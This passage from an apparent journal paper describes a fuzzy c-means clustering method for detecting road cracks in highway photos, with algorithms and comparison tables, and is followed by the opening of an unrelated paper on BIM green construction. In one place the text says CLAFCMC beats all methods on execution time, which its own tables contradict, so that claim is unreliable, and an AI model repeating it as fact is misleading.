Whereas ă is the entire number of edge pixels in $\widehat{\mathrm{W}}_{\mathrm{dow}}^{(3\times3)}$ and $\hat{\mathrm{O}}_{\mathrm{e}}$ is the unique edge pixel value in $\widehat{\mathrm{W}}_{\mathrm{dow}}^{(3\times3)}$ found after $\hat{I}_{\mathcal{P}ix}^{Cn}$. The $\tilde{A}_{SF}^{um}$ in a $\widehat{\mathrm{W}}_{\mathrm{dow}}^{(3\times3)}$ is attained by employing the edge pixel contribution ratio ($\breve{\mathrm{C}}_{\mathrm{e}}^{\mathrm{pxr}}$) and constant ratio ($\dot{\mathrm{c}}_{\mathrm{onst}}$), as articulated by the following mathematical expression:

$$\left[\tilde{\mathrm{A}}_{\mathrm{SF}}^{\mathrm{um}}\right]_{\mathrm{e}} = 1 + \breve{\mathrm{C}}_{\mathrm{e}}^{\mathrm{pxr}} \times \dot{\mathrm{c}}_{\mathrm{onst}} \tag{9}$$

Whereas the $\breve{\mathrm{C}}_{\mathrm{e}}^{\mathrm{pxr}} (= \hat{\mathrm{O}}_{\mathrm{e}} / \sum_{\mathcal{v}=1}^{\mathrm{a}} \hat{\mathrm{O}}_{\mathcal{v}})$ is the ratio of each individual $\tilde{\mathrm{E}}_{\mathcal{P}\mathrm{x}}^{\mathrm{e}}$ to total $\tilde{\mathrm{E}}_{\mathcal{P}\mathrm{x}}^{\mathrm{e}}$ with in $\widehat{\mathrm{W}}_{\mathrm{dow}}^{(3\times3)}$ and the $\dot{\mathrm{c}}_{\mathrm{onst}}$ is the ratio of the difference among the maximum & minimum of the $\tilde{\mathrm{E}}_{\mathcal{P}\mathrm{x}}^{\mathrm{e}}$ value to their sum (based on Michelson contrast). Hence the $\breve{\mathrm{C}}_{\mathrm{e}}^{\mathrm{pxr}}, \dot{\mathrm{c}}_{\mathrm{onst}}$ allows to acquiring the local information in term of weight of nearby individual $\tilde{\mathrm{E}}_{\mathcal{P}\mathrm{x}}^{\mathrm{e}}$ within the $\widehat{\mathrm{W}}_{\mathrm{dow}}^{(3\times3)}$. The Eq. (9) furnishes the $\tilde{\mathrm{A}}_{\mathrm{SF}}^{\mathrm{um}}$, which, when applied, enables the augmentation of the edge pixel. Therefore, this processed image is then input into the segmentation process (mentioned in sub-section 3.3) for precise crack detection, ensuring accuracy despite noise and lighting variations. The algorithm 1 carries out this augmentation process.

Algorithm 1: *Augmentation of the edge pixels*

---

1. Input: $k \times l$ size photo, $\hat{\mathrm{O}}_e$ after $\hat{I}_{\mathcal{P}ix}^{Cn}$
2. Initialization Parameters:
   - Window size: 3 × 3
   - The representation of the row and column: ĩ and j̃.
3. Procedure:
   - Iteration begins
     a. Apply $\widehat{W}_{dow}^{(3\times3)}$ *%% Using the Eq. (6)*
     b. Outer Loop $(e = 1{:}\,\check{a})$: Iterate until the last $\tilde{\mathrm{E}}_{\mathcal{P}x}^{e}$ in $\widehat{W}_{dow}^{(3\times3)}$ is reached.
     c. Inner Loop $(\mathcal{v} = 1{:}\ a)$: Iterate until the $\widehat{W}_{dow}^{(3\times3)}$'s $\tilde{\mathrm{E}}_{\mathcal{P}x}^{e}$ accumulation is achieved.
     d. Compute: $\breve{C}_{e}^{pxr}$ & $\dot{\mathrm{c}}_{onst}$
     e. Compute the augmented edge Scaling factor:
     $$\left[\tilde{\mathrm{A}}_{\mathrm{SF}}^{\mathrm{um}}\right]_{\mathrm{e}} = 1 + \breve{\mathrm{C}}_{\mathrm{e}}^{\mathrm{pxr}} \times \dot{\mathrm{c}}_{\mathrm{onst}}$$
     %% Using Eq. (9)
     f. Find Augmented Pixels:
     $$[\tilde{\mathrm{O}}_{\mathrm{e}}] = \left[\tilde{\mathrm{A}}_{\mathrm{SF}}^{\mathrm{um}}\right]_{\mathrm{e}} \times [\hat{\mathrm{O}}_{\mathrm{e}}] \quad \%\% \text{ Using eqn. (8)}$$
   - Iterations Stop Conditions:
     a. Terminate inner loop: when $\mathcal{v}$ reaches a within $\widehat{W}_{dow}^{(3\times3)}$.
     b. Terminate outer loop: when e reaches ă with in $\widehat{W}_{dow}^{(3\times3)}$.
4. Proceed to the subsequent iterations: Iterate until all $\tilde{\mathrm{E}}_{\mathcal{P}x}^{e}$ of image $k \times l$ are augmented.
5. Output: The outcome depicts the augmented pixels $[\tilde{\mathrm{O}}_e]$ for whole picture $k \times l$. Ahead such augmented pixels are employed in the segmentation procedure.

As outlined above, the 3×3 window is essential and utilized in pixel categorization and edge pixel augmentation. As this window moves across the image, it helps in differentiates edge and non-edge pixels while enhancing edge pixel details and crack visibility. Additionally, the smaller windows (2×2) lack contextual depth, making clustering noise-sensitive, while larger ones (4×4, 5×5) over-smooth the image, blurring critical boundaries. The 3×3 window provides the optimal balance, reducing noise while preserving fine details, ensuring precise segmentation and efficient computation.

3.3 Exhaustive explication of the CLAFCMC

The precise detection of road fractures is the aim of the sturdy and efficient *CLAFCMC* technology. Hence the objective function of *CLAFCMC* technique is as described below:

$$\mathcal{U}(\phi, \Upsilon) = \sum_{h=1}^{c}\sum_{g=1}^{r} \phi_{hg}^{p} \times \left\|\hat{\mathrm{O}}_g - \Upsilon_h\right\|^2 \times i_{max.,min.}^{d}(g) \tag{10}$$

where c & r describes the number of clusters & number of pixels in picture, $\hat{\mathrm{O}}_g$ is finite input data (under $\hat{\mathrm{O}}_g$: $\tilde{\mathrm{O}}_e$ & $\hat{\mathrm{O}}_{ne}$ exist), the cluster center is denoted by Υ_h, the fuzzy membership matrix is represented by ϕ_{hg} $(0 \leq \phi_{hg} \leq 1)$ with $h = 1,2,3,\ldots\ldots\ldots,c$ and $g = 1,2,3,\ldots\ldots\ldots,r$, p is fuzzification parameter $(p > 1)$, controlling the degree of fuzziness in clustering. For optimal image segmentation, p typically falls within the 1.5 to 2.5 range, maintaining a balance among precision and computational effectiveness and the $i_{max.,min.}^{d}(g)$ indicates the intensity difference among maximum and minimum pixels in $k \times l$ picture. Leveraging $i_{max.,min.}^{d}(g)$ aids in addressing the ambiguity that arises in cluster assignments when Euclidean distances are identical. Consequently, it leads to a more accurate and refined membership matrix.

To mitigate the function $\mathcal{U}(\phi, \Upsilon)$,U$(\phi, \Upsilon)$ *Lagrange multiplier* method is employed. As indicated below, this

method establishes the updated membership degrees and cluster centres in *CLAFCMC*:

$$\mathrm{L}_{multiplier} = \sum_{h=1}^{c}\sum_{g=1}^{r} \phi_{hg}^{p} \times \left\|\hat{\mathrm{O}}_g - \Upsilon_h\right\|^2 \times i_{max.,min.}^{d}(g) + \sum_{g=1}^{r} \delta\left(1 - \sum_{h=1}^{c} \phi_{hg}\right) \quad (11)$$

To ascertain the membership function, first apply the partial derivative of $\mathrm{L}_{multiplier}$ with regards to ϕ_{gh}^{p} and setting it to zero. Additionally, adopt the derivative of $\mathrm{L}_{multiplier}$ with regards to the δ $\left(\frac{\partial \mathrm{L}_{multiplier}}{\partial \delta} = 0\right)$. Therefore, the resulting membership function is given by:

$$\phi_{hg} = \frac{\left[\frac{1}{d_{hg}}\right]^{\frac{1}{p-1}}}{\Sigma_{\oint=1}^{c}\left[\frac{1}{d_{\oint g}}\right]^{\frac{1}{p-1}}} \quad (12)$$

Whereas δ is Lagrange multipliers. In a similar vein, acquiring cluster centroid involves calculating the partial derivative of $\mathrm{L}_{multiplier}$ relative to Υ_h, represented as $\frac{\partial \mathrm{L}_{multiplier}}{\partial \Upsilon_h} = 0$. Once this is derived, the centroid is eventually obtained as follows:

$$\Upsilon_h = \frac{\Sigma_{g=1}^{r} \phi_{hg}^{p} \times \hat{\mathrm{O}}_g \times i_{max.,min.}^{d}(g)}{\Sigma_{g=1}^{r} \phi_{hg}^{p}} \quad (13)$$

The subsequent details elucidate the process of the *CLAFCMC* algorithm as delineated in algorithm 2:

Algorithm 2: CLAFCMC algorithm

---

1. Input: $k \times l$ size road photo
2. Initialization Parameters:
   c is count of clusters, $\hat{\mathrm{O}}_g$ indicates augmented pixels of photo, r is total count of pixels of photo, Υ_h is cluster center, p is fuzzification parameter, ϕ_{hg} the fuzzy membership matrix
3. Procedure:
   a. Outer Loop (h): Encore for every value in c
   b. Inner Loop (g): Encore for every value in r
   c. Randomly initialization: $\phi_{hg} = 1$ %% $\boldsymbol{\phi} = \left[\phi_{hg}\right]_{c\times r}$ *with* $0 \le \phi_{hg} \le 1$
   d. Terminate inner loop: when g reaches r
   e. Terminate outer loop: when h reaches c
   f. Initialize: *Ⅱ=0 %% Iteration index (Ⅱ)*
   g. Outer Loop (h): Encore for every value in c
   h. Inner Loop (g): Encore for every value in r
   i. Compute Υ_h: $\Upsilon_h = \frac{\Sigma_{g=1}^{r} \phi_{hg}^{p} \times \hat{\mathrm{O}}_g \times i_{max.,min.}^{d}(g)}{\Sigma_{g=1}^{r} \phi_{hg}^{p}}$
   j. Compute & update new ϕ_{hg} :

$$\phi_{hg} = \frac{\left[\frac{1}{d_{hg}}\right]^{\frac{1}{p-1}}}{\Sigma_{\oint=1}^{\hat{v}}\left[\frac{1}{d_{\oint g}}\right]^{\frac{1}{p-1}}} \;\%\; d_{hg} = \left\|\hat{\mathrm{O}}_g - \Upsilon_h\right\|$$

   k. Terminate inner loop: when g reaches r
   l. Terminate outer loop: when h reaches c
   m. Until tantamount Υ_h emerges, increment *Ⅱ = Ⅱ +1* or go back to step f.
4. Output: Road cracks identification in $k \times l$ size photo

---

In contrast to traditional FCMC, which relies on Euclidean distance and often misclassifies pixels. The proposed method enhances road crack detection by efficiently detecting cracks and minimizing noise and outliers. This leads to an improved distinction between crack and non-crack regions, resulting in more precise segmentation. The novel *CLAFCMC* enhances crack visibility through pixel classification and edge pixels augmentation while integrating intensity difference to refine the visibility of cracks. This ensures precise crack detection, even under challenging conditions like uneven lighting and surface irregularities.

4 Analysis and outcomes of the experimental

This part examines & juxtaposition the findings of the *CLAFCMC* algorithm with several other strategies, including KMC, FCMC, and MHFCM, all implemented in MATLAB. The evaluation occurred on PC with an Intel Core i7 processor at 1.80 GHz, Eight GB of RAM, & running on 11 Microsoft Windows. The parameters $\boldsymbol{c}$ and $\boldsymbol{p}$ seemed both specified as two enabling the algorithms to execute. It ensuring clear distinction between cracks and surrounding regions. This allows segmentation into two clusters—crack and non-crack areas—maintaining uniform conditions across all fuzzy algorithm variations in our simulations. Several types of rifts & flaws, such as transverse ($\boldsymbol{Tv_{crk}}$), longitudinal ($\boldsymbol{Ln_{crk}}$), alligator cracks ($\boldsymbol{Ar_{crk}}$) & pathole ($\boldsymbol{P_{ah}}$), are depicted in this simulation from various road pictures. The $\boldsymbol{Ln_{crk}}$ emerges longitudinally across the road due to poor joints & fatigue from traffic [16]. A $\boldsymbol{Tv_{crk}}$ emerges perpendicular to the road's center line and caused by thermal contraction due to temperature changes. Lackluster strength in the asphalt substrate is the main ingredient of $\boldsymbol{Ar_{crk}}$ appearance. $\boldsymbol{P_{ah}}$ is a significant structural deterioration that occurs whenever precipitation seeps through the earth beneath the surface of the road and expands and shrinks [17].

For road crack detection, input images are selected from a self-acquired dataset to ensure robustness across various crack types, lighting conditions, and noise levels. The dataset was captured using a Samsung camera with 64-megapixel on National Highway (NH)-154 in Himachal Pradesh, India. The images taken during daylight hours under diverse environmental conditions, including sunny, dry, and wet surfaces. This dataset is

employed to assess the effectiveness of the suggested technique during testing.

Despite the availability of the high-resolution imaging, cracks detection remains challenging due to several image quality limitations. The variations in camera perspective (angle and distance) along with motion blur can reduce image clarity and hinder accurate cracks recognition. Additionally, lighting inconsistencies such as glare, shadows, and low light may distort or obscure cracks visibility. The surface noise and environmental factors like contamination, dirt, dust, rain, fog introduce artifacts that effectively hide cracks, making them difficult to detect. These factors highlight that the effective crack detection depends not only on high image resolution but also on the effectiveness and ability of the detection algorithm.

Therefore, the juxtaposition has been performed among the suggested method and previous approaches, namely KMC [5][6], FCMC [7][4], and MHFCM [8]. With self-collected datasets comprising both defiled and non-defiled road images, it outperforms in terms of Partition Entropy (P_{ent}) [28][29], the Davies-Bouldin Index (D_{BI}) [28][29], the Partition Index (P_{ind}) [28][29], and overall execution time ($E_{x\,time}$).

However, like any other method, the *CLAFCMC* may have challenges in the situation of detecting extremely high faint cracks or when extremely low-quality images affected by noise, or low resolution. The empirical findings for the already mentioned picture disciplines are described in Sections 4.1 and 4.2.

4.1 Non-Paint-Water strap on the images of road

The investigation compares the metrics for KMC, FCMC, MHFCM, and *CLAFCMC* for the several visual representations displayed in Fig. 4. Compared to MHFCM, both KMC and FCMC produce poorer outcomes in road fracture identification (Fig. 4: (b-d)). Despite this, MHFCM tends to exhibit fewer disturbances but faces challenges in accurately detecting fractures (Fig. 4: (d)). On the aspects of noise and reliability, the *CLAFCMC* method (Fig. 4: (e)) significantly outperforms the other techniques, delivering superior and more valuable results. Moreover, *CLAFCMC* excels in differentiating between cracked and non-cracked pixels with greater ease than the other methods.

In order to quantitatively access the performance of various techniques for various fracture pictures, we employed P_{ent} , D_{BI}, P_{ind}, and $E_{x\,time}$. Accurate identification and evaluation depend on more effective clustering, which is represented by the lower values of P_{ent}, D_{BI} and P_{ind}. The values of P_{ent}, D_{BI}, P_{ind} and $E_{x\,time}$ represent in Table 1.



Figure 4: Crack detection: (a) Original image, (b) KMC, (c) FCMC, (d) MHFCM, (e) CLAFCMC

Table 1: Comparative analysis of Crack Detection Performance among KMC, FCMC, MHFCM & CLAFCMC for Non-Paint-Water- Strap Images

Type of cracks	Para-meters	KMC	FCMC	MHFCM	CLAFCMC
$\boldsymbol{Ar_{crk}}$	P_{ent}	…...	0.15	0.22	0.13
	D_{BI}	0.62	1.08	0.97	0.61
	P_{ind}	…..	0.23	0.20	0.09
	$E_{x\,time}$	4.83	12.74	17.62	10.16
$\boldsymbol{Ln_{crk}}$	P_{ent}	…..	0.13	0.20	0.11
	D_{BI}	0.54	0.90	0.94	0.50
	P_{ind}	…..	0.17	0.19	0.07
	$E_{x\,time}$	6.51	16.65	20.83	14.34
$\boldsymbol{Tv_{crk}}$	P_{ent}	…..	0.16	0.24	0.15
	D_{BI}	0.69	1.16	1.02	0.67
	P_{ind}	…..	0.31	0.26	0.14
	$E_{x\,time}$	4.42	13.59	18.43	9.71
$\boldsymbol{P_{ah}}$	P_{ent}	…..	0.14	0.21	0.12
	D_{BI}	0.61	1.02	0.96	0.59
	P_{ind}	…..	0.22	0.21	0.11
	$E_{x\,time}$	4.71	13.48	18.21	10.20

Therefore, the *CLAFCMC* provides valuable insight on fracture recognition since it performs better than others approach in terms of P_{ent}, D_{BI}, P_{ind} and $E_{x\,time}$ for all types of fractures.

The KMC technique has an effective D_{BI} and a shorter $E_{x\,time}$ when compared to other approaches. Nonetheless, the simulation findings indicate that it performs less well than *CLAFCMC* in terms of D_{BI}. Therefore, it is evident from the thorough data shown in Table I and Figure 4 that *CLAFCMC* performs better than others.

4.2 Paint-Water strap on the images of road

This Section discusses the several types of flaws that can be seen in road pictures, like paint and water. The results involve a comparative analysis of different

algorithms across various images, as shown in Fig. 5 (a). The data reveal that MHFCM surpasses KMC & FCMC approaches in certain aspects of effectiveness, as illustrated in Fig. 5 (b–d). When compared to *CLAFCMC*, MHFCM has a number of serious flaws, such as noise, paint and water traces, and blurring, as seen in Fig. 5 (d-e). The *CLAFCMC* method outperforms similar algorithms in terms of noise reduction, execution time, and effectively identifying boundaries in the surrounding area.

Table 2: Comparative analysis of crack detection performance among KMC, FCMC, MHFCM & CLAFCMC for paint-water strap images

Types of Cracks	Para-meters	KMC	FCMC	MHFCM	CLAFCMC
$\boldsymbol{Ar_{crk}}$	P_{ent}	……	0.17	0.25	0.14
	D_{BI}	0.65	1.34	0.97	0.62
	P_{ind}	……	0.27	0.25	0.12
	$E_{x\,time}$	5.02	13.27	18.23	10.12
$\boldsymbol{Ln_{crk}}$	P_{ent}	……	0.13	0.21	0.11
	D_{BI}	0.58	0.98	0.94	0.57
	P_{ind}	……	0.19	0.20	0.10
	$E_{x\,time}$	6.97	18.45	20.91	16.07
$\boldsymbol{Tv_{crk}}$	P_{ent}	……	0.12	0.18	0.09
	D_{BI}	0.55	0.96	0.92	0.52
	P_{ind}	……	0.18	0.17	0.06
	$E_{x\,time}$	5.71	25.74	20.15	18.17
$\boldsymbol{P_{ah}}$	P_{ent}	……	0.15	0.22	0.13
	D_{BI}	0.61	1.01	0.95	0.60
	P_{ind}	……	0.23	0.21	0.08
	$E_{x\,time}$	9.58	46.25	35.06	32.08

The current model determining the P_{ent}, D_{BI}, P_{ind} and $E_{x\,time}$ for crack analysis, has outcomes depicted in Table II. This Table shows that *CLAFCMC* outperforms all other variants, enabling effective identification of cracks in contaminated images. Although the KMC method executes more faster than the others, including *CLAFCMC*, but it underperforms for D_{BI} (as compare with *CLAFCMC*). Therefore, based on the comprehensive findings in Table II and Fig. 5, *CLAFCMC* clearly delivers superior results compared to the alternatives.



Figure 5: Crack detection (a) Original image, (b) KMC, (c) FCMC, (d) MHFCM, (e) CLAFCMC

4.3 Comparative analysis: proposed CLAFCMC vs. deep learning approaches

The proposed algorithm presents notable advantages when compared to deep learning methods like Convolutional Neural Networks (CNNs). The Proposed approach may operate effectively with smaller datasets and standard equipment's like CPU, in contrast to CNNs which require large datasets and powerful hardware [33]. Unlike CNNs, which demand a complex and lengthy training process, the *CLAFCMC* operates without any training, leading to much lower computational expenses. Furthermore, CNN interpretability is often limited [33]. Nonetheless, it is noteworthy that CNNs often do exceptionally well in handling intricate patterns, especially when trained on a variety of datasets, in terms of accuracy and adaptability. This makes them well-suited for tasks demanding high precision [33][34][35]. Consequently, *CLAFCMC* becomes a viable and economical option, especially valuable in situations where data or resources are limited.

5 Discussion

The experimental results clearly represent the effectiveness of the proposed method in precisely extracting road cracks from various types of images. Notably, the deficiencies found in KMC, FCMC, and MHFCM highlight the superiority of the proposed approach. KMC's reliance on preset clusters diminishes its accuracy when handling intricate data. FCMC's major limitation is its sensitivity to image noise, stemming from its disregard for pixel interconnections. MHFCM encounters processing difficulties, particularly with larger images, due to the complexities involved with FCMC and histogram equalization.

To overcome these limitations, the proposed method integrating $\hat{I}_{Pix}^{Cn}$ and A_{Px}^{e} to enhance the crack segmentation accuracy. Unlike standard FCM's, it employs a $\widehat{W}_{\mathrm{dow}}^{(3\times3)}$ across the whole image ($k \times l$) for $\hat{I}_{Pix}^{Cn}$, ensuring superior pixel classification and noise resilience.

The $A^{e}_{\mathcal{P}x}$ refines crack detection by emphasizing intricate details and improving feature discernment. Additionally, the $i^{d}_{max.,min.}(g)$ examine to refine the ambiguity that arises in cluster assignments, resulting in more precise and reliable fracture identification. The *CLAFCMC* demonstrated exceptional performance in P_{ent}, D_{BI}, P_{ind} *and* $E_{x\ time}$, yielding values of 0.11, 0.50, 0.07, and 9.71 for non-paint-water strap images; 0.09, 0.52, 0.06, 10.12 for paint-water strap images. These results surpass all other methods tested.

A key highlight of *CLAFCMC* is its significantly reduced $E_{x\ time}$, which is a critical aspect of this study. Although *CLAFCMC* may be slightly slower than KMC in terms of $E_{x\ time}$, it surpasses all other algorithms in metrics like P_{ent}, D_{BI}, P_{ind}. The experimental results across various image types underscore the overall effectiveness and utility of the *CLAFCMC* algorithm.

6 Conclusion and future research

In this work, we introduce an innovative and novel approach based on FCMC clustering for road fracture identification. Despite the limited research on FCMC algorithm based on road crack detection, our method excels at identifying road cracks in images and effectively mitigates noise. The proposed method outperforming both the standard FCMC and its modifications. This is accomplished by applying a $\mathbf{3 \times 3}$ window that spans the whole picture and classifying the pixels into edge or non-edge pixels prior to segmentation utilising a second order difference equation. This technique additionally permits edge pixel augmentation in every window, thereby enhancing the details of fissures to improve identification accuracy. Additionally, the intensity difference addressing the ambiguity that arises in cluster assignments when Euclidean distances are identical during segmentation, leading to more accurate and reliable fracture identification.

This leads to better performance since it improves clustering, precisely defines boundaries, and gets rid of crack blurring. In spite of images with low contrast, it effectively detects edges and fissures. Unlike many Fuzzy-C Means clustering variants, this method removes the need for determining crucial tuning parameters while consistently delivering better results, as confirmed by experimental findings. This algorithm reliably recognises fractures in novel and varied kinds of new images without the need of training. Extensive experimental outcomes illustrate efficacy of the *CLAFCMC* approach in terms of $\boldsymbol{P_{ent}}$, $\boldsymbol{D_{BI}}$, $\boldsymbol{P_{ind}}$ and $\boldsymbol{E_{x\ time}}$. As an outcome, *CLAFCMC* is highly effective at identifying various types of road cracks. This timely detection helps the concerned person to apply the prompt maintenance process, preventing cracks from becoming more severe and thus indirectly leading to significant cost savings by avoiding extensive and critical repairs.

The upcoming project aims to outfit vehicles with an advanced online embedded system equipped with high-quality cameras. This upgrade will facilitate the seamless capture and aggregation of real-time video feeds. Furthermore, a specialized technique will be designed to estimate the width & depth of road cracks using real-time data streams.

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Optimized BIM Rendering and Cloud-Based Evaluation for Green Construction in High-Rise Residential Buildings

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Keywords: BIM, green construction, high-rise residential buildings, building complex

Received: June 18, 2025

To address the serious waste of resources in high-rise buildings during the urbanization process, weak green awareness among construction personnel (only 42.3% theoretical accuracy), and rendering delays (102.7ms) and management virtualization in BIM technology applications, this study proposes a three in one solution of "technology management evaluation": the technical layer adopts an improved Hermite interpolation algorithm to achieve dynamic rendering of internal and external components separation, and the frame rate is increased to 58.7 FPS (compared to the optimal baseline+16.7%). The management team has built a digital platform that integrates VR training, sensor networks, and ontology reasoning. After testing and verifying with 200 workers, the training effectiveness has been improved by 112% (with a post training accuracy rate of 89.7%), and the material waste rate has been reduced by 69% (to 7.3%). The improved cloud model introduced by DPSIR framework in the evaluation layer reduced the evaluation bias rate to 4.7% (61.8% lower than fuzzy logic). The experiment shows that the framework significantly improves rendering efficiency (with only 1.2GB of memory usage), management collaboration (with a decision accuracy of 92.4%), and evaluation objectivity (expert consistency Kappa=0.82), forming a reusable green construction full chain optimization paradigm for high-rise residential buildings and overcoming the three major bottlenecks of delay, virtualization, and subjectivity.

Povzetek: Opisan je celovit okvir za zeleno gradnjo visokih stanovanjskih stavb z uporabo BIM (informacijsko modeliranje gradenj). Tehnični del izboljša dinamično izrisovanje, vodenje podpira digitalna platforma z VR usposabljanjem in ontološkim sklepanjem, vrednotenje pa izboljšan oblačni model (DPSIR).

1 Introduction

With the advancement of urbanization, there are more and more high-rise buildings, and the requirements design for high-rise building construction projects are getting higher and higher. How to make projects more scientific and efficient on the basis of meeting the daily needs of high-rise buildings, and at the same time enhance the experience of related users, is what relevant construction units need to study and think about. BIM (Building Information Modeling) technology has good visualization, simulation and high efficiency, and has many advantages such as intelligent control of the whole process and collaborative work. Therefore, the full application of BIM technology in high-rise building design can greatly improve the accuracy, experience and scientificity of design, and promote the promotion of green construction technology in high-rise buildings.

High rise buildings are different from general residential buildings due to their unique structural form, construction height, construction equipment, and construction technology. But in terms of the composition of construction personnel and management methods, it is no different from other projects, such as using construction personnel and labor teams from general residential or commercial projects, and there is no distinction in the hierarchical structure of management personnel. Since then, on-site management has always felt inadequate and the utilization rate of resources is relatively low. Temporary water use and vertical transportation inside high-rise buildings are key items during the construction process, but in practice, the construction unit cannot consider them in the long run. For example, first of all, municipal water sources are still connected in terms of water facilities and usage, and rainwater collection or water reuse are not used; Secondly, Linshui is only used for construction water and does not directly convert temporary water pipelines into formal water. Instead, the existing pipelines are abandoned and replaced. In this way, not only does it cause great waste of water sources, but it also leads to secondary consumption of pipes, which is not conducive to green construction [1].

In construction, workers are the main body responsible for all construction activities. Therefore, the subjective cognition of these relevant personnel has an important impact on the implementation of construction activities. Therefore, whether green construction can be smoothly promoted and implemented is greatly influenced

by whether these subjects have a strong awareness of green construction. Through research interviews, it was found that in practical engineering, the most basic construction personnel lack awareness of green construction, have a relatively shallow understanding of it, and do not understand what true green construction is, why and how to achieve green construction. The understanding of green construction by management personnel is only limited to verbal and superficial understanding, without integrating green construction into their construction management system, and without setting a model for construction personnel; The entire construction project lacks awareness of green construction and lacks promotion and education on green construction; These situations have seriously affected the effective implementation of green construction measures. Therefore, in the process of green construction management, the first and most important thing is to strengthen the publicity and education of workers on the project, impart relevant knowledge, improve the green construction awareness of construction and management personnel, constrain their construction behavior, and ensure the effective implementation of green construction [2].

Project implementation is an important step for the implementation or effective implementation of green construction objectives. If the green construction scheme is well designed but not effectively implemented, then green construction will be useless. In order to ensure the effective implementation of green construction scheme, it is necessary to strengthen the process management and control of green construction. This paper combines the improved algorithm model to evaluate the application effect of BIM green construction technology on modern high-rise buildings, so as to provide relevant reference for the construction and management of follow-up high-rise residential buildings.

To improve the current BIM green construction technology in high-rise residential buildings, which has shortcomings such as weak real-time dynamic response of technical models, undefined management systems, and strong fuzziness of evaluation indicators, this study proposes a "technology management evaluation" three in one solution: the research objective is to improve the green construction efficiency and precise control level of high-rise buildings through innovative methods. The research method integrates the improved Hermite interpolation viewpoint prediction algorithm to achieve dynamic rendering optimization of internal and external components of BIM models, and constructs a digital management platform that integrates VR training, sensor networks, and ontology reasoning to support full lifecycle collaboration. The improved cloud model algorithm based on DPSIR framework is introduced to generate multi-dimensional evaluation cloud maps for effect quantification. The innovation lies in the integration of dynamic rendering technology, ontology-driven decision-making, and cloud model evaluation into a unified framework for the first time, which overcomes the three bottlenecks of rendering delay, management virtualization, and subjective evaluation. Moreover, it helps to form a reusable full-chain optimization paradigm for green construction of high-rise residential buildings, which can significantly improve rendering efficiency, management collaboration and evaluation objectivity through experimental verification.

2 Related work

Due to its unique green construction characteristics, high-rise buildings are different from ordinary buildings in terms of green construction, thus requiring new policies, standards, and management systems. With the promotion of green construction in China, green construction management has made certain progress, and research on green construction management theory and methods has also achieved certain results. However, these are not fully applicable to high-rise green construction. When many high-rise buildings carry out green construction, their construction plans and management systems are based on the content of green construction, without unified norms and standards, and the basis for green construction in high-rise buildings is weak [3]. There is a formalistic phenomenon in the management of high-level green construction. The construction unit or construction unit regards green construction as a form, which is a way to obtain some benefits. It emphasizes departmental inspection over practical implementation, and cannot penetrate green construction into all stages of construction. Therefore, a reasonable and standardized high-level green construction management system needs to be constructed [4]

BIM is based on various relevant information data of construction projects as the model, establishing building models and simulating the real information of buildings through digital information simulation. Through the application of BIM technology, the construction process of building engineering has effectively improved work efficiency, shortened the construction period to the greatest extent, and can reduce construction costs while ensuring construction quality. BIM technology is the full integration of construction information from various aspects of engineering projects, involving a large number of participants, including construction units, design units, operation units, etc [5]. Therefore, the use of BIM technology can establish a multi-party communication foundation platform, which is more conducive to communication and exchange among engineering project participants. A dual objective optimization model was developed using social network analysis and collaboration theory, fully considering the synergistic impact between assembly construction services and service quality. The results indicate that the system balances efficiency and safety [6].

The study proposes a new model of refined construction management based on BIM, and discusses the application measures and benefits of BIM technology in refined management from four aspects: quality management, schedule control, cost management, and safety management. Practice has proven that BIM technology has brought good economic and social benefits to refined management [7].

Due to issues such as the structure and construction methods of high-rise buildings, the buried engineering pipelines during the construction process are complex and dense. If only based on construction experience, it is easy to cause material waste. BIM technology can simulate the construction process before construction, use the coordination function of BIM to optimize the burial of engineering pipelines, minimize pipeline usage while ensuring normal construction, and develop material supply plans through simulation to reduce the difficulty of construction material management and achieve the material saving goal of green construction [8].

The construction volume of high-rise buildings is large, and the construction site is limited, facing a very tight land demand. In order to ensure timely and efficient construction, it is necessary to optimize the construction site, make reasonable arrangements, and ensure that the site utilization follows the construction progress. BIM technology has strong three-dimensional visualization effects and dynamic simulation and adjustment capabilities. Therefore, BIM technology can be applied to optimize construction sites, visually observe the physical effects of different schemes, select the optimal scheme, and improve land and space utilization [9].

In terms of lighting energy conservation, BIM technology can simulate the spatial range of lighting, plan the installation location of lighting equipment reasonably, reduce the occurrence of lighting blind spots and reduce the number of repeated lighting positions. The use of electrical equipment and energy can maximize efficiency. The visualization technology of BIM can also be applied to supervise and inspect the lighting situation, which can quickly detect abnormal problems and solve them in a timely manner.[10]

In terms of water conservation, BIM technology can be applied to quickly and effectively arrange the temporary water pipe network on the construction site, saving time; BIM technology can be applied to arrange sewage recovery and rainwater collection pipeline systems, establish a water resource recycling system, arrange sewage reuse routes, and use reclaimed water for car washing, road flushing, etc. in the shortest possible route, promoting the efficient utilization of water resources [11].

